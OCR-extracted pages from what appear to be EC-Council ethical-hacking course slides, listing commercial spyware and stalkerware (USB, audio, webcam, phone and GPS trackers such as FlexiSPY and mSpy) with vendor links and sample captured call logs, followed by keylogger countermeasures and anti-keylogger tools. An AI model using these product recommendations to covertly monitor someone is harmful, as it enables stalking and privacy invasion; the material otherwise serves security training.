Offset: 0000 Rex: 80 Dec: 128 Bin: 10000000 Ascii: !
0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0001 00 00 00 28 F6 2F 03 00 E0 F7 F2 03 00 00 00 00 00
0002 00 19 E0 00 E0 FF FF 00 C0 03 00 00 00 00 00 00 00
0003 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

USBSpy lets you capture, display, record, and analyze data what is transferred between any USB device connected to PC and applications




<http://www.everstrike.com>

Copyright © by EC Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Audio Spyware: Spy Voice Recorder and Sound Snooper



Spy Voice Recorder



- ↳ Spy Voice Recorder records voice chat message of instant messengers, including MSN voice chat, Skype voice chat, Yahoo! messenger voice chat, ICQ voice chat, QQ voice chat, etc.



<http://www.mysuperspy.com>

Sound Snooper



- ↳ Voice activated recording
- ↳ Store records in any sound format
- ↳ Conference recordings
- ↳ Radio broadcasts logging



```
02-04-2014 14:21:48.429 - Report::RegisterAsSource() - Ok
02-04-2014 14:21:48.430 - Work::Init() - Ok
02-04-2014 14:21:48.430 - Work::SetWorkDirectory() - Ok
02-04-2014 14:21:48.430 - Parameters::GetWaitTime() - error
02-04-2014 14:21:48.430 - StdServFunc::SendPending() - Ok
02-04-2014 14:21:48.430 - StdServFunc::EndSendPending
02-04-2014 14:21:48.431 - Running the service...
02-04-2014 14:21:48.431 - Work::Run() started
02-04-2014 14:21:48.444 - Wave00: waveInOpen(0xFFFFF
02-04-2014 14:21:48.445 - Wave01: waveInOpen(0xFFFFF
```

<http://www.sound-snooper.com>

Video Spyware: WebCam Recorder




WebCam Recorder
records anything such as:




<http://webcamrecorder.com>

Cellphone Spyware: Mobile Spy



Mobile Spy records GPS locations and every SMS and logs every call including phone numbers with durations and afterwards you can view real-time results in your private online account



Mobile Spy - Online Control Panel - Smartphone Monitoring Software - Windows Internet Explorer
http://www.mobile-spy.com/member/index.php?page=callhistory&logid=5&showid=5

File Edit View Favorites Tools Help

Mobile Spy - Online Control Panel - Smartphone ...

MOBILE SPY FOR WINDOWS MOBILE SMARTPHONE

View Voice Call Logs

This log contains all calls received or dialed by the user.

Showing 1-10 of 21 records

MOBILE TIME	FROM PHONE	TO PHONE	DIRECTION	DURATION (IN MIN)
2007-14-20 22:04:00	1(204) 252-9520	1(502) 201-3532	Incoming	Unanswered
2007-14-20 17:11:00	1(338) 512-2074	1(502) 201-3532	Incoming	0.026
2007-14-20 08:33:00	1(704) 357-5324	1(502) 201-3532	Incoming	Unanswered
2007-14-20 07:35:00	1(502) 201-3532	1(202) 229-1133	Outgoing	Unanswered
2007-14-20 07:26:00	1(502) 229-1133	1(502) 201-3532	Incoming	0.017
2007-14-20 07:20:00	1(502) 201-3532	1(888) 812-2070	Outgoing	0.05
2007-14-19 18:42:00	1(704) 359-6224	1(502) 201-3532	Incoming	Unanswered
2007-14-19 12:11:00	1(502) 229-1133	1(502) 201-3532	Incoming	Unanswered
2007-14-19 12:06:00	1(502) 201-3532	1(502) 229-1133	Outgoing	Unanswered

Download CSV | Show All | Outpoint | Incoming

Done

Internet Protected Mode On 4,100%

<http://www.phonespysoftware.com>

Telephone/Cellphone Spyware



VRS Recording System
<http://www.nch.com.au>



FlexiSPY
<http://www.flexispy.com>



Modem Spy
<http://www.modemspy.com>



SpyBubble
<http://www.spybubble.com>



MobiStealth Cell Phone Spy
<http://www.mobistealth.com>




MOBILE SPY
<http://www.mobile-spy.com>




SPYPhone GOLD
<http://spyera.com>



StealthGenie
<http://www.stealthgenie.com>



SpyPhoneTap
<http://www.spyphanetc.com>




mSpy
<http://www.mspy.com>

GPS Spyware: SPYPhone



SPYPhone software have ability to send events (captured data) from target phone to your web account via Wi-Fi, 3G, GPRS, or SMS

Features



SPYERA
THE WORLD'S LEADING MOBILE SPY SOFTWARE

All Events
Call
Incoming (1),
Outgoing (17)
Missed (1)

SMS
Incoming (102)
Outgoing (44)
System (1)

Messenger
WhatsApp (4)
BBM (13)
Facebook (1)

Email
Incoming (1)
Outgoing (1)

Location
LocID (141)

<http://spyera.com>

GPS Spyware



EasyGPS
<http://www.easygps.com>



ALL-in-ONE Spy
<http://www.thespyphone.com>



FlexiSPY
<http://www.flexispy.com>



Trackstick
<http://www.trackstick.com>



GPS TrackMaker Professional
<http://www.trackmaker.com>




MobiStealth Pro
<http://www.mobistealth.com>




MOBILE SPY
<http://www.mobile-spy.com>



mSpy
<http://www.mspy.com>



World-Tracker
<http://www.world-tracker.com>



Tracking
<http://www.spytechs.com>

How to Defend Against Keyloggers



Use pop-up blocker



Install anti-spyware/antivirus programs and keeps the signatures up to date



Install good professional firewall software and anti-keylogging software



Recognize phishing emails and delete them



Choose new passwords for different online accounts and change them frequently



Avoid opening junk emails



Do not click on links in unwanted or doubtful emails that may point to malicious sites

How to Defend Against Keyloggers (Cont'd)



- Use keystroke interference software, which inserts randomized characters into every keystroke
- Scan the files before installing them on to the computer and use registry editor or process explorer to check for the keystroke loggers
- Keep your hardware systems secure in a locked environment and frequently check the keyboard cables for the attached connectors
- Use Windows on-screen keyboard accessibility utility to enter the password or any other confidential information
- Install a host-based IDS, which can monitor your system and disable the installation of keyloggers
- Use automatic form-filling programs or virtual keyboard to enter user name and password
- Use software that frequently scans and monitors the changes in the system or network

How to Defend Against Keyloggers (Cont'd)




Hardware Keylogger Countermeasures




Restrict physical access to sensitive computer systems

Periodically check all the computers and check whether there is any hardware device connected to the computer



Use encryption between the keyboard and its driver

Use an anti-keylogger that detects the presence of a hardware keylogger such as Oxynger KeyShield



Anti-Keylogger: Zemana AntiLogger



- ☐ Zemana AntiLogger eliminates threats from keyloggers, SSL banker Trojans, spyware, and more
- ☐ Features
 - ⊖ SSL logger protection
 - ⊖ Webcam logger protection
 - ⊖ Key logger protection
 - ⊖ Clipboard logger protection
 - ⊖ Screen logger protection

Your computer is protected!
No further action is needed.

ZEMANA

Protection Console:

- Anti-Screenlogger
- Anti-Webcamlogger
- Anti-Clipboardlogger
- System-Defense

Management Console:

Services

Anti-Keylogger: Enabled

Keyloggers record whatever you type by monitoring the keyboard (e.g. capturing passwords used in e-shopping, e-commerce, e-banking and email). This type of activity is not tracked or blocked by most security software. Zemana AntiLogger proactively detects keyloggers and shuts them down.

Analyzed	: 0
Blocked	: 0
Last Analyzed object:	: -
Last Blocked	: -

Anti-Keylogger Statistics

Register Now

Buy Now!

<http://www.zemana.com>

Anti-Keylogger



Anti-Keylogger
<http://www.anti-keyloggers.com>



SpyShelter STOP-LOGGER
<http://www.spyshteler.com>



PrivacyKeyboard
<http://www.anti-keylogger.com>




GuardedID
<http://www.guardedid.com>



